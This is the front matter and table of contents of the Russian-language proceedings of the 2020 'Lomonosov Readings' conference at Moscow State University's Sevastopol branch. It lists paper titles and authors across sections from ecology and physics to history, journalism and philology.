Московский
государственный
университет
имени М. В. Ломоносова

Филиал МГУ
в городе Севастополе

МАТЕРИАЛЫ

ЕЖЕГОДНАЯ НАУЧНАЯ КОНФЕРЕНЦИЯ МГУ “ЛОМОНОСОВСКИЕ ЧТЕНИЯ”

22-24 апреля 2020 года

Конференция посвящена 75-летию Победы советского народа в Великой Отечественной войне

МОСКОВСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ
ИМЕНИ М.В. ЛОМОНОСОВА

ФИЛИАЛ МГУ В Г. СЕВАСТОПОЛЕ

ЛОМОНОСОВСКИЕ ЧТЕНИЯ

МАТЕРИАЛЫ

ЕЖЕГОДНОЙ НАУЧНОЙ КОНФЕРЕНЦИИ МГУ

(22-24 АПРЕЛЯ 2020 ГОДА, Г. СЕВАСТОПОЛЬ)

СЕВАСТОПОЛЬ
2020

УДК 001.11:001.12
ББК 20я43
Л 75

ПУБЛИКУЕТСЯ
по решению программного комитета ежегодной научной конференции
«Ломоносовские чтения» 2020 года

РЕЦЕНЗЕНТЫ

В.А. Атрощенко
профессор, доктор техн. наук, Кубанский государственный технологический университет
Е. И. Игнатов
профессор, доктор геогр. наук, Московский государственный университет имени М.В. Ломоносова
Ю.Н. Мицай
профессор, доктор физ.-мат. наук, Крымский федеральный университет имени В.И. Вернадского

Материалы докладов прошли научное редактирование, проверку на плагиат.

Ответственность за правильность, точность и корректность цитирований, ссылок и перевода, достоверность информации и оригинальность представленных материалов несут авторы.

Л 75
Ломоносовские чтения: Материалы ежегодной научной конференции МГУ (22-24 апреля 2020 года, г. Севастополь) [Электронный ресурс] / Под ред. О.А. Шпырко. – Эл. изд. - Севастополь: Филиал МГУ в г. Севастополе, 2020. – 1 электрон. опт. диск (CD - Rom). – Сист. требования: процессор с частотой 1,3 ГГц (Intel, AMD); оперативная память от 1 Гб; Windows (XP; Vista; 7 и т. п.); Acrobat Reader, Foxit Reader либо любой другой их аналог.– 266 с.

ISBN978-5-907196-23-0

Сборник содержит результаты научных исследований учёных и практиков, преподавателей, представителей государственных и общественных структур, научно-исследовательских учреждений и высших учебных заведений города Севастополя, Республики Крым, Российской Федерации и зарубежных стран.

Для научных работников и преподавателей, аспирантов и студентов, других категорий, интересующихся новейшими достижениями науки и техники.

ISBN 978-5-907196-23-0
9 785907 196230

УДК 001.11: 001.12
ББК 20я43
Л 75

© Филиал МГУ в г. Севастополе, 2020
© Коллектив авторов, 2020
© Оформление эл. издания Филиал МГУ в г. Севастополе, 2020

СОДЕРЖАНИЕ

СЕКЦИЯ «ЕСТЕСТВЕННЫЕ И ТЕХНИЧЕСКИЕ НАУКИ: Актуальные проблемы современной экологии»..... 12

ЭКОЛОГИЧЕСКИЕ ФАКТОРЫ КАК РИСК ОСЛОЖНЕНИЯ ЭПИДЕМИОЛОГИЧЕСКОЙ СИТУАЦИИ В КРЫМУ
Владычак В. В. ***12***

ДИНАМИКА ВРОЖДЕННЫХ ПОРОКОВ СРЕДИ НОВОРОЖДЕННЫХ В РЕСПУБЛИКЕ КРЫМ: ФАКТОРЫ РИСКА И ЭКОЛОГИЧЕСКИЕ ПОСЛЕДСТВИЯ
Кобечинская В. Г., Пышкин В. Б. ***13***

КАЧЕСТВЕННЫЙ АНАЛИЗ ПРОБ ВОДЫ РЕЧНОГО БАССЕЙНА РЕКИ ХАЗНИДОН
Конгапшев А. А., Бетрозов Т. М., Кертиева Л. Э. ***15***

АНАЛИЗ СОСТОЯНИЯ РАДИАЦИОННОГО ФОНА Г.НАЛЬЧИК
Конгапшев А. А., Бетрозов Т. М., Кертиева Л. Э. ***16***

ДИНАМИКА АНТРОПОМЕТРИЧЕСКИХ ПОКАЗАТЕЛЕЙ ДЕТЕЙ МЛАДШЕГО ШКОЛЬНОГО ВОЗРАСТА СЕЛЬСКИХ РАЙОНОВ КРЫМА
Неуймина Г. И. ***17***

МОДЕЛИРОВАНИЕ АЛЛЕЛОПАТИЧЕСКИХ ВЗАИМОДЕЙСТВИЙ HALIMIONE VERRUCIFERA AELLEN, SALICORNIA EUROPAEA L. И SUAEDA PROSTRATA PALL.
Пищурова В. С., Ганусяк А. П., Симагина Н. О. ***18***

К ИЗУЧЕНИЮ ТАКСОНОМИЧЕСКОГО РАЗНООБРАЗИЯ КАРАБИДОФАУНЫ (INSECTA: CARABIDAE) НАГОРНЫХ БИОГЕОЦЕНОЗОВ ГОРЫ ЧАТЫР-ДАГА КРЫМСКИХ ГОР
Пышкин В. Б., Кобечинская В. Г. ***20***

РАЗНООБРАЗИЕ ПОЧВ АЙ-ПЕТРИНСКОЙ ЯЙЛЫ, ИХ ОХРАНА
Пышкин В. Б., Прыгунова И. Л., Каширина Е. С. ***21***

HEVL-ЭФФЕКТ СВЕТОВОГО ИЗЛУЧЕНИЯ LED ИСТОЧНИКОВ ВЫЗЫВАЕТ ИЗМЕНЕНИЕ ЦИРКАДИАННЫХ РИТМОВ ОРГАНИЗМА ЧЕЛОВЕКА.
Рыбалко С. Ю., Цапик Д. К., Войтенко А. П., Ященко С. Г. ***22***

КОНЦЕНТРАЦИЯ РТУТИ В ВОДЕ И ГИДРОБИОНТАХ РЕКИ ЧЁРНОЙ В ЗИМНИЙ ПЕРИОД
Стецюк А. П. ***24***

КОНЦЕНТРИРОВАНИЕ РТУТИ ВЗВЕШЕННЫМ ВЕЩЕСТВОМ ПОВЕРХНОСТНОЙ ВОДЫ БУХТЫ ЛАСПИ
Стецюк А. П. ***26***

ДЕЙСТВИЕ ЛАЗЕРНОГО ИЗЛУЧЕНИЯ И МАГНИТНОГО ПОЛЯ НА БИОДЕГРАДАЦИЮ ПРОМЫШЛЕННЫХ МАТЕРИАЛОВ
Шишкин А. Ю., Макаров И. О., Клюев Д. А., Смирнов В. Ф., Смирнова О. Н., Аникина Н. А. ***28***

СЕКЦИЯ «ЕСТЕСТВЕННЫЕ И ТЕХНИЧЕСКИЕ НАУКИ: География» 30

ГИДРОГЕОЛОГИЧЕСКИЙ РЕЖИМ ПОДЗЕМНЫХ ВОД МЕЖДУРЕЧЬЯ БОЛЬШОГО И МАЛОГО САЛГИРА В ПРЕДЕЛАХ СИМФЕРОПОЛЯ (КРЫМ)
Амеличев Г. Н., Галкина М. В. ***30***

ОЦЕНКА ОПОЛЗНЕВОЙ ОПАСНОСТИ Г. СЕВАСТОПОЛЯ МЕТОДОМ АНАЛИЗА ИЕРАРХИЙ
Новиков А. А., Каширина Е. С. ***32***

ИСПОЛЬЗОВАНИЕ БПЛА ДЛЯ ИЗУЧЕНИЯ ДОННОЙ РАСТИТЕЛЬНОСТИ (ЧЁРНОЕ МОРЕ, СЕВАСТОПОЛЬ)
Панкеева Т. В., Миронова Н. В., Новиков Б. А. ***34***

ЛОКАЛЬНЫЕ ВИКИ-СИСТЕМЫ: ИХ РОЛЬ В СОЦИАЛЬНО-ЭКОНОМИЧЕСКОМ РАЗВИТИИ ГОРОДОВ, ПЕРСПЕКТИВЫ СОЗДАНИЯ И ПРИМЕНЕНИЯ
Прыгунова И. Л., Бубнов А. С., Раевский Е. Н., Бубнов Е. А. ***35***

ЛАНДШАФТНАЯ КАРТА ТЕРРИТОРИИ НАЦИОНАЛЬНОГО ПРИРОДНОГО ПАРКА «ТАРХАНКУТСКИЙ» РЕСПУБЛИКИ КРЫМ
Скребец Г. Н., Щербакова А. А ***37***

НЕКОТОРЫЕ АСПЕКТЫ МОРФОГЕНЕЗА ДОЛИН РЕК СЕВЕРО-ЗАПАДНОГО СКЛОНА КРЫМСКИХ ГОР
Шик Н. В. ***39***

СЕКЦИЯ «ЕСТЕСТВЕННЫЕ И ТЕХНИЧЕСКИЕ НАУКИ: Информатика и информационные технологии»..... 41

АНАЛИЗ МЕТОДОЛОГИИ МОНИТОРИНГА БЕСПИЛОТНЫХ ТРАНСПОРТНЫХ СРЕДСТВ "УМНОГО" ГОРОДА
Гришин И. Ю., Тимиргалеева Р. Р., Решетов В. Ю., Бондарев Я. А. ***41***

МЕТОДОЛОГИЯ ОЦЕНКИ ПОТЕНЦИАЛЬНОЙ ТОЧНОСТИ МНОГОПОЗИЦИОННОЙ СТАТИСТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИЗМЕРИТЕЛЬНОЙ СИСТЕМЫ
Гришин И. Ю., Тимиргалеева Р. Р., Решетов В. Ю., Бондарев Я. А. ***42***

ОБОСНОВАНИЕ ВЫБОРА КОНСТРУКЦИИ РОБОТИЗИРОВАННОЙ ПЛАТФОРМЫ ДЛЯ ПОДВОДНЫХ ИССЛЕДОВАНИЙ
Гришин И. Ю., Тимиргалеева Р. Р., Домченко М. Н. *45*
ВОЗДУШНАЯ НАВИГАЦИЯ: КЛАССИФИКАЦИЯ ОБЪЕКТОВ
Гришин И. Ю., Тимиргалеева Р. Р., Линник И. И. *46*
ВЕБ-ДОСТУПНОСТЬ ЦВЕТОВОГО КОНТРАСТА
Редкокош К. И., Косова Е. А *48*
ОБОСНОВАНИЕ НЕОБХОДИМОСТИ ДИСТАНЦИОННОЙ ДИАГНОСТИКИ ПЛОДОРОДИЯ ВИНОГРАДНЫХ АГРОЦЕНОЗОВ КРЫМА НА ОСНОВЕ ПРИМЕНЕНИЯ СОВРЕМЕННЫХ ЦИФРОВЫХ ТЕХНОЛОГИЙ
Тимиргалеева Р. Р., Гришин И. Ю. *49*
СЕКЦИЯ «ЕСТЕСТВЕННЫЕ И ТЕХНИЧЕСКИЕ НАУКИ: Проблемы кибербезопасности» 52
ЭЛЕКТРОННАЯ ПОДПИСЬ, КАК СРЕДСТВО ЗАЩИТЫ ИНФОРМАЦИИ
Гаврилова А. С., Таран В. Н. *52*
ПРИМЕНЕНИЕ СЕРВИСОВ KIBANA И BEATS ДЛЯ ОБНАРУЖЕНИЯ И АНАЛИЗА ИНЦИДЕНТОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В СИСТЕМАХ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ
Гришин И. Ю., Тимиргалеева Р. Р., Чертоганов К. А. *53*
СЕКЦИЯ «ЕСТЕСТВЕННЫЕ И ТЕХНИЧЕСКИЕ НАУКИ: Физика и геофизика» 61
МОДЕЛИРОВАНИЕ УПРУГИХ СВОЙСТВ ОДНОЦЕПОЧЕЧНОЙ МОЛЕКУЛЫ ДНК С УЧЕТОМ ЭЛЕКТРОСТАТИЧЕСКИЙ ВЗАИМОДЕЙСТВИЙ.
Войтенко А. П., Рыбалко С. Ю., Цапик Д. К., Лейфер П. Н. *61*
О ПРИМЕНЕНИИ ПРОГРАММНО-АППАРАТНЫХ СРЕДСТВ ДЛЯ МОДЕРНИЗАЦИИ УЧЕБНЫХ ЛАБОРАТОРИЙ ФИЗИЧЕСКОГО ЭКСПЕРИМЕНТА
Косых Н. Б. *62*
УПРУГИЕ ВОЛНЫ В МОРСКИХ ОСАДКАХ. СОПОСТАВЛЕНИЕ РЕЗУЛЬТАТОВ ТЕОРИИ БИО-СТОЛЛА И ТЕОРИИ GSEC
Ластовенко О. Р. *64*
АКУСТИКА МОРСКИХ ОСАДКОВ. СТАТИСТИЧЕСКИЕ КОРРЕЛЯЦИИ КАК ИСХОДНЫЕ ДАННЫЕ ДЛЯ ФИЗИЧЕСКОЙ МОДЕЛИ
Лисютин В. А. *66*
АНАЛИЗ САМОАССОЦИАЦИИ ПЛАТИНОСОДЕРЖАЩИХ СОЕДИНЕНИЙ YAK-36C, 40C, 42C, 47C
Мегер Я. В., Лантушенко А. О., Яковлева Ю. А., Ельцов О. С. *68*
МОНОКРИСТАЛЛЫ $Ni_xGa_{1-x}BO_3$ И $NiGa_2O_4$ ДЛЯ ФУНДАМЕНТАЛЬНЫХ ИССЛЕДОВАНИЙ В ФИЗИКЕ ТВЕРДОГО ТЕЛА
Могиленец Ю. А., Селезнева К. А., Ягупов С. В., Селезнев К. А., Наухацкий И. А., Максимова Е. М., Стругацкий М. Б. *69*
КОЛЕБАНИЯ ПЛАВАЮЩЕГО ЛЕДЯНОГО ПОКРОВА ПОД ДЕЙСТВИЕМ ДВИЖУЩИХСЯ ПЕРИОДИЧЕСКИХ ВОЗМУЩЕНИЙ
Ярошенко А. А., Маленко Ж. В. *71*
СЕКЦИЯ «ОБЩЕСТВЕННЫЕ И ГУМАНИТАРНЫЕ НАУКИ: Государственное и муниципальное управление» 72
СОВРЕМЕННЫЕ СИСТЕМНЫЕ ПАТОЛОГИИ В УПРАВЛЕНИИ
Береснева М. А. *72*
ОСНОВНЫЕ ПРИОРИТЕТЫ МОДЕРНИЗАЦИИ МЕСТНОГО САМОУПРАВЛЕНИЯ В ГОРОДЕ СЕВАСТОПОЛЕ
Бунецкий Л. Л. *74*
ТЕНДЕНЦИИ РАЗВИТИЯ ТУРИСТСКО-РЕКРЕАЦИОННОГО КОМПЛЕКСА РЕСПУБЛИКИ КРЫМ
Гамбеева Ю. Н. *77*
ВИЛЬФРЕДО ПАРЕТО И ЕГО ТЕОРИЯ СОЦИАЛЬНОГО ДЕЙСТВИЯ
Голуб Н. Н. *79*
ЦИФРОВЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ РАЗВИТИЯ МУЗЕЙНОЙ СЕТИ РЕГИОНА
Пернацкая О. О. *80*
ИСПОЛЬЗОВАНИЕ СОВРЕМЕННЫХ ТЕХНОЛОГИЙ В ПРОТИВОДЕЙСТВИИ КОРРУПЦИИ В ТАМОЖЕННЫХ ОРГАНАХ
Сафонова Н. А. *82*
РОЛЬ МОЛОДЕЖНОЙ ПОЛИТИКИ В РЕАЛИЗАЦИИ ГОСУДАРСТВЕННОЙ ПРОГРАММЫ СОЦИАЛЬНО-ЭКОНОМИЧЕСКОГО РАЗВИТИЯ РЕГИОНА
Смерницкая Е. В. *83*
СЕКЦИЯ «ОБЩЕСТВЕННЫЕ И ГУМАНИТАРНЫЕ НАУКИ: Журналистика» 85
КРЫМСКИЙ СТРОИТЕЛЬНЫЙ СИНДРОМ» КАК ТЕМА КОНФЛИКТНЫХ МАТЕРИАЛОВ В РЕГИОНАЛЬНОМ ТЕЛЕВИЗИОННОМ ЭФИРЕ

Громова Е. Б. *85*
ЛЕГЕНДАРНЫЙ ОБРАЗ ДАШИ СЕВАСТОПОЛЬСКОЙ В КОНСТРУИРОВАНИИ ВОИНСКОЙ ГЕРОИКИ
Ершов Ю. М. *86*
ИТОГИ ЗАМЕЩЕНИЯ АНАЛОГОВОГО НАЗЕМНОГО ЭФИРНОГО ТЕЛЕВИЗИОННОГО ВЕЩАНИЯ ЦИФРОВЫМ В СЕВАСТОПОЛЕ И КРЫМУ
Жуков Д. В. *88*
ОСВЕЩЕНИЕ ПРОБЛЕМ ЭКОЛОГИИ В ПЕРИОДИЧЕСКОЙ ПЕЧАТИ КАРАКАЛПАКСТАНА
Марзияев Ж. К., Темирханов Н. Толеген улы *89*
НЕУДАЧА ИЛИ ДАУНШИФТИНГ? О СМЕНЕ КАРЬЕРНЫХ ТРЕНДОВ В РОССИЙСКОЙ ЖУРНАЛИСТИКЕ
Маркелов К. В. *91*
СИСТЕМА СМИ КАК ИНСТРУМЕНТ ИНФОРМАЦИОННОЙ ВОЙНЫ
Мельников В. А. *92*
СООТВЕТСТВИЕ ТЕМАТИКИ НАУЧНО-ПОПУЛЯРНЫХ СМИ ОЖИДАНИЯМ ИХ ЦЕЛЕВОЙ АУДИТОРИИ
Петухов С. А. *94*
ИСТОЧНИКИ НОВОСТНОЙ ИНФОРМАЦИИ И ДИНАМИКА ИНФОРМАЦИОННЫХ ПРЕДПОЧТЕНИЙ РОССИЯН
Реутов Е. В., Тришина Т. В. *94*
ТЕМАТИКА ГАЗЕТНЫХ ПУБЛИКАЦИЙ СЕВАСТОПОЛЯ В ПЕРИОД ОБОРОНЫ 1941–1942 ГГ.
Черепанова Т. В. *96*
СЕКЦИЯ «ОБЩЕСТВЕННЫЕ И ГУМАНИТАРНЫЕ НАУКИ: История и политология» 98
ОСОБЕННОСТИ ФОРМИРОВАНИЯ АРХЕОЛОГИЧЕСКИХ КОЛЛЕКЦИЙ НА ПРИМЕРЕ СКЛАДА МЕСТНЫХ ДРЕВНОСТЕЙ В ХЕРСОНЕСЕ ТАВРИЧЕСКОМ
Анучина К. Г., Козлов М. Н. *98*
ЕВРОПЕЙСКАЯ БЕЗОПАСНОСТЬ И БУДУЩЕЕ СЕВЕРОАТЛАНТИЧЕСКОГО АЛЬЯНСА
Буденный А. А. *100*
«ПОЛЕТ В ЛУЧАХ СВЕТА»: ВОСПОМИНАНИЯ М. ДАБАГ (1939-2016) КАК ИСТОЧНИК ПО ИСТОРИИ ИСЛАМСКОГО ДВИЖЕНИЯ В ИРАНЕ И ЛИВАНЕ
Вишнякова И. А. *102*
КИТАЙСКАЯ ДИАСПОРА В ИТАЛИИ: НЕКОТОРЫЕ ОСОБЕННОСТИ ИНТЕГРАЦИИ
Гарас Л. Н. *103*
ИЗ ИСТОРИИ ДЕЯТЕЛЬНОСТИ СЕВАСТОПОЛЬСКОЙ ГОРОДСКОЙ КОМИССИИ ПО УЧЕТУ И РАССЛЕДОВАНИЮ ЗЛОДЕЯНИЙ НЕМЕЦКО-ФАШИСТСКИХ ЗАХВАТЧИКОВ И ИХ СООБЩНИКОВ (1944 г.)
Гончаров А. В. *104*
РАСПОЛОЖЕНИЕ ПРОМЕЖУТОЧНОГО ЛАГЕРЯ НА МАРШРУТЕ ХЕРСОНЕС - ХАРАКС
Гутник С. А., Гутник В. С. *106*
ОЦЕНКА СУХОПУТНЫХ МАРШРУТОВ ИЗ ХЕРСОНЕСА В ХАРАКС С УЧЕТОМ УСЛОВИЙ ПЕРЕДВИЖЕНИЯ
Гутник С. А. *108*
«КОНФЛИКТ НАРРАТИВОВ» В УСЛОВИЯХ ИНФОРМАЦИОННЫХ ВОЙН
Докин В. В. *109*
ИДЕЙНАЯ СЕМАНТИКА ПОНЯТИЯ «ТРИЗНА» У ВОСТОЧНЫХ СЛАВЯН ЯЗЫЧЕСКОЙ ЭПОХИ
Козлов М. Н. *110*
ИСТОРИЧЕСКОЕ ОБРАЗОВАНИЕ В МУЗЕЕ И НОВЫЕ ВОЗМОЖНОСТИ КУЛЬТУРНО-ПРОСВЕТИТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ
Кутанова Е. А., Кузенков П. В. *112*
ЭТНОГРАФИЧЕСКАЯ И ПЕДАГОГИЧЕСКАЯ ДЕЯТЕЛЬНОСТЬ А.К. КОНЧЕВСКОГО В 20–30-Е ГОДЫ XX ВЕКА
Лобков А. Е. *114*
КРЫМСКИЙ РЕГИОНАЛЬНЫЙ ОПЫТ РЕАЛИЗАЦИИ МЕЖМУЗЕЙНЫХ ПРОЕКТОВ
Нечаева Т. Н. *116*
ПРОЕКТЫ КОМАНДУЮЩЕГО ЧЕРНОМОРСКИМ ФЛОТОМ А.С. ГРЕЙГА В СФЕРЕ УПРАВЛЕНИЯ ФЛОТСКИМ ДУХОВЕНСТВОМ
Осиповский С. Н *118*
ОСОБЕННОСТИ ПОЛНОМОЧИЙ РОССИЙСКОГО ПАРЛАМЕНТА ВО ВНЕШНЕПОЛИТИЧЕСКОЙ СФЕРЕ (1991–1993 гг.)
Пашковский П. И. *119*
СТРУКТУРА И ЭВОЛЮЦИЯ НАЦИОНАЛЬНО-ИСТОРИЧЕСКОГО МИФА УКРАИНЫ
Ставицкий А. В. *121*

СТАНОВЛЕНИЕ ГОСУДАРСТВЕННОЙ ТРКТЬЯКОВСКОЙ ГАЛЕРЕИ КАК ПУБЛИЧНОГО МУЗЕЯ
Стукало А. Э. *123*
ТЕОРЕТИЧЕСКИЕ ПОДХОДЫ И ПРАКТИКА МУЗЕЕФИКАЦИИ АРХИТЕКТУРНЫХ КОМПЛЕКСОВ В РОССИИ В 1920-1930-Е ГОДЫ
Терпугова К. К., Козлов М. Н. *124*
ПОЗДНЕАНТИЧНЫЙ ХЕРСОНЕС: ОСНОВНЫЕ ПРОБЛЕМЫ ИССЛЕДОВАНИЯ
Ушаков С. В. *126*
ЛЕГЕНДАРНОЕ СВИДЕТЕЛЬСТВО О ШТУРМЕ КРЕПОСТИ ЯЛИТА (ЯЛТА) В ХОДЕ ГЕНУЭЗСКО-ФЕОДОРИТСКОЙ ВОЙНЫ 1422–1423 ГОДОВ
Хапаев В. В. *128*
ОТВЕТСТВЕННОСТЬ Й.БРОЗА-ТИТО ЗА РЕПРЕССИИ ПРОТИВ ИНФОРМБЮРОВЦЕВ
Шахин Ю. В. *130*
СЕКЦИЯ «ОБЩЕСТВЕННЫЕ И ГУМАНИТАРНЫЕ НАУКИ: Психология» 133
АНАЛИЗ ЛИЧНОСТНЫХ ФАКТОРОВ УСПЕШНОСТИ УЧЕБНОЙ ДЕЯТЕЛЬНОСТИ ПОДРОСТКОВ
Дибцова Е. А., Шихматова Е. Б. *133*
ЭМПАТИЧЕСКИЙ ПРОФИЛЬ ЛИЧНОСТИ КАК ФАКТОР ПРОФЕССИОНАЛЬНОГО СТАНОВЛЕНИЯ СТУДЕНТА-ПСИХОЛОГА
Дорошенко Т. В. *134*
ПСИХОЛОГИЧЕСКИЕ АСПЕКТЫ СОВЛАДАНИЯ СО СТРАХАМИ
Езин В. С. *136*
ОСОБЕННОСТИ ПРАВОВОГО СОЗНАНИЯ СТУДЕНТОВ-ЮРИСТОВ В КОНТЕКСТЕ ПРОФЕССИОНАЛЬНО-ЛИЧНОСТНОГО СТАНОВЛЕНИЯ В ВУЗЕ
Есенова А. Ю., Романенко К. А. *137*
РОЛЕВЫЕ ИГРЫ В ФОРМИРОВАНИИ КОНФЛИКТНЫХ КОМПЕТЕНЦИЙ
Ковалев В. Н. *139*
РАННЯЯ ДИАГНОСТИКА ВИЧ-АССОЦИИРОВАННЫХ КОГНИТИВНЫХ РАССТРОЙСТВ
Косых (Гайсина) А. В. *141*
УПРАВЛЕНИЕ ШКОЛЬНЫМИ КОНФЛИКТАМИ
Мясоедов А. И. *143*
ЖИЗНЕСПОСОБНОСТЬ ПЕДАГОГОВ КАК ФАКТОР УСТОЙЧИВОСТИ К ПРОФЕССИОНАЛЬНОМУ ВЫГОРАНИЮ
Наличаева С. А., Борисенко З. В. *145*
АНАЛИЗ КОМПОНЕНТОВ ЖИЗНЕСПОСОБНОСТИ ЧЕЛОВЕКА
Наличаева С. А., Лукина Е. М., Терентьев Б. И. *147*
АНАЛИЗ ФАКТОРОВ ЖИЗНЕСПОСОБНОСТИ МОЛОДЕЖИ СЕВАСТОПОЛЯ
Наличаева С. А., Ткаченко А. А. *148*
ГЛОБАЛИЗАЦИЯ КАК ОСНОВНОЙ ФАКТОР РАЗВИТИЯ ПОЛИКУЛЬТУРНОГО ОБРАЗОВАНИЯ В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ РОССИИ
Свиридченко Ю. С. *150*
СОСТОЯНИЕ ТРЕВОГИ КАК ФАКТОР АГРЕССИВНОГО ПОВЕДЕНИЯ ПОДРОСТКОВ
Ткаченко И. В., Евдокимова Е. В. *151*
ПСИХОЛОГИЧЕСКИЕ ОСОБЕННОСТИ РАБОТЫ С СЕКСУАЛЬНЫМИ ДИСФУНКЦИЯМИ
Червяковская О. М. *153*
ИЗМЕНЕНИЕ ОБЩЕГО ФОНА НАСТРОЕНИЯ У ДЕТЕЙ С ОСОБЕННОСТЯМИ РАЗВИТИЯ В ПРОЦЕССЕ ДЕЛЬФИНОТЕРАПИИ
Чечина О. Н., Каверник Е. А. *155*
СЕКЦИЯ «ОБЩЕСТВЕННЫЕ И ГУМАНИТАРНЫЕ НАУКИ: Социология» 157
ГОТОВА ЛИ РОССИЯ К УВЕЛИЧЕНИЮ ПРОДОЛЖИТЕЛЬНОСТИ ЖИЗНИ НАСЕЛЕНИЯ?
Вангородская С. А. *157*
ПРОБЛЕМА НЕРЕЛЕВАНТНОСТИ ОБРАЗОВАНИЯ СТУДЕНТОВ СПО В РФ КАК ТЕНДЕНЦИЯ СОВРЕМЕННОГО ОБРАЗОВАНИЯ
Голубев А. Р. *158*
СТРАТЕГИИ ЖЕНЩИН, ВОЗГЛАВЛЯЮЩИХ НЕПОЛНЫЕ СЕМЬИ
Маслова Т. Ф. *159*
ИНТЕРНЕТ КАК ПРАВОВОЕ ЯВЛЕНИЕ: ОСОБЕННОСТИ И ПРОБЛЕМЫ ОСУЩЕСТВЛЕНИЯ ГРАЖДАНСКИХ ПРАВ ПРИ ЕГО ИСПОЛЬЗОВАНИИ
Мясоедов А. И. *161*
НЕКОТОРЫЕ ПРОБЛЕМЫ РАЗВИТИЯ СИСТЕМЫ ОБРАЗОВАНИЯ СЕВЕРНЫХ РЕГИОНОВ СКАНДИНАВСКИХ СТРАН
Синица А. Л. *163*
СОЦИАЛЬНЫЕ РИСКИ ЗАМЕЩАЮЩЕЙ СЕМЬИ И ПОДГОТОВКА СПЕЦИАЛИСТОВ К РАБОТЕ ПО ИХ СНИЖЕНИЮ

Суменко Л. В. *164*
АКАДЕМИЧЕСКИЕ И СОЦИОЛОГИЧЕСКИЕ АСПЕКТЫ СТАНОВЛЕНИЯ ПЕРВЫХ РОССИЙСКИХ УНИВЕРСИТЕТОВ
Хмельницкая О. М., Сабденова В. Т. *166*
СЕКЦИЯ «ОБЩЕСТВЕННЫЕ И ГУМАНИТАРНЫЕ НАУКИ: Филология» 169
METHODS OF MULTILINGUAL CORPUS ANALYSIS ON THE EXAMPLE OF MEDIA COVERAGE OF THE SYRIAN CRYSIS IN OCTOBER 2019
Kostenko G. D. *169*
ПРЕДДВЕРИЕ ПЕТРОВСКОЙ ЭПОХИ В НАУЧНОМ И ХУДОЖЕСТВЕННОМ ДИСКУРСЕ БОРИСА АКУНИНА
Архангельская А. В. *170*
КРЫМСКИЙ ТЕКСТ В РОМАНЕ Л.Е. УЛИЦКОЙ «ЗЕЛЕНЫЙ ШАТЕР»
Ветрова М. В. *172*
ОТВЕТЫ-ПРЕДПОЛОЖЕНИЯ И СРЕДСТВА ИХ ВЫРАЖЕНИЯ В РУССКОМ ЯЗЫКЕ
Галанова Е. М. *173*
ИДИОСТИЛЕВЫЕ КОНСТАНТЫ В ХУДОЖЕСТВЕННОЙ И НАУЧНОЙ ПРОЗЕ: ВОЗМОЖНОСТЬ СОПОСТАВЛЕНИЯ
Грибанова И. В. *174*
ЯЗЫК И КОММУНИКАЦИЯ В ТВОРЧЕСТВЕ ДАЙСУКЭ ИГАРАСИ
Житова Д. Е. *176*
ХРОНОТОП ЛЕСТНИЦЫ В ПЬЕСЕ М. А. БУЛГАКОВА «КАБАЛА СВЯТОШ»
Казарян Н. С. *178*
ФУНКЦИИ ПРОСТРАНСТВЕННЫХ ТОПОСОВ РОМАНА САРЫ УОТЕРС «FINGERSMITH» (2002)
Кохан О. Н. *179*
КОМПАРАТИВНЫЙ АНАЛИЗ ОБРАЗА ПРОТЕСТУЮЩИХ В АНГЛОЯЗЫЧНЫХ СМИ ВО ВРЕМЯ ЕВРОМАЙДАНА И СОБЫТИЙ В КРЫМУ И НА ДОНБАССЕ
Кузина О. А. *182*
СРЕДСТВА СОЗДАНИЯ КОМИЧЕСКОГО В ЖАНРЕ БАЙКИ
Нестерук В. В. *184*
ИКОНА В РЕПРЕЗЕНТАЦИИ ЯЗЫКОВОЙ КАРТИНЫ МИРА К. Г. ПАУСТОВСКОГО
Сивова Т. В. *185*
ЗНАКОВЫЕ СИТУАЦИИ В КОММУНИКАЦИИ
Ситько Ю. Л. *187*
СИСТЕМА ЛЕКСИЧЕСКИХ УПРАЖНЕНИЙ ПО ИНОСТРАННОМУ ЯЗЫКУ КАК ИНСТРУМЕНТ РАЗВИТИЯ ПОЗНАВАТЕЛЬНЫХ СПОСОБНОСТЕЙ СТУДЕНТОВ
Теплова Л. И., Медведовская О. В. *189*
ЛИНГВИСТИЧЕСКИЕ ОСОБЕННОСТИ ИМЕНОВАНИЯ МАРОК АВТОМОБИЛЕЙ В НЕМЕЦКОМ ЯЗЫКЕ
Тришин С. С. *190*
СЕКЦИЯ «ОБЩЕСТВЕННЫЕ И ГУМАНИТАРНЫЕ НАУКИ: Философия» 193
ВОЙНА И КУЛЬТУРА: ЦЕННОСТНО-НОРМАТИВНЫЕ СИСТЕМЫ В ЭПИЧЕСКИХ ТЕКСТАХ НАЦИОНАЛЬНЫХ КУЛЬТУР
Володин А. Н. *193*
А. Г. МАСЛОУ О МИСТИЦИЗМЕ И МИСТИЧЕСКОМ ОПЫТЕ
Жиртуева Н. С. *194*
О ПРИРОДЕ НООСФЕРЫ В ЭКОЛОГИЧЕСКИХ И ЕСТЕСТВЕННО-ИНФОРМАЦИОННЫХ КОНЦЕПЦИЯХ НООСФЕРЫ
Зудилина Н. В. *196*
ИМПЕРСКАЯ ПРИРОДА РОССИИ В ИСТОРИОСОФИИ Ф. И. ТЮТЧЕВА
Матвеева Я. В. *197*
СОЦИАЛЬНОЕ СОГЛАШЕНИЕ И ГРАЖДАНСКОЕ УЧАСТИЕ
Миронов А. В. *199*
АКСИОЛОГИЧЕСКИЕ ФУНКЦИИ СОЦИОКУЛЬТУРНОЙ ВИЗУАЛЬНОЙ КОММУНИКАЦИИ В ПОЛИТИЧЕСКОЙ КАРИКАТУРЕ
Мусийчук В. В. *200*
СЕКЦИЯ «ОБЩЕСТВЕННЫЕ И ГУМАНИТАРНЫЕ НАУКИ: Экономика» 203
ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ ИНВЕСТИЦИОННОЙ ПРИВЛЕКАТЕЛЬНОСТИ СФЕРЫ ТУРИЗМА В КРЫМУ И СЕВАСТОПОЛЕ
Байербах А. Г., Мирзоян Д. А., Радченко Е. В. *203*
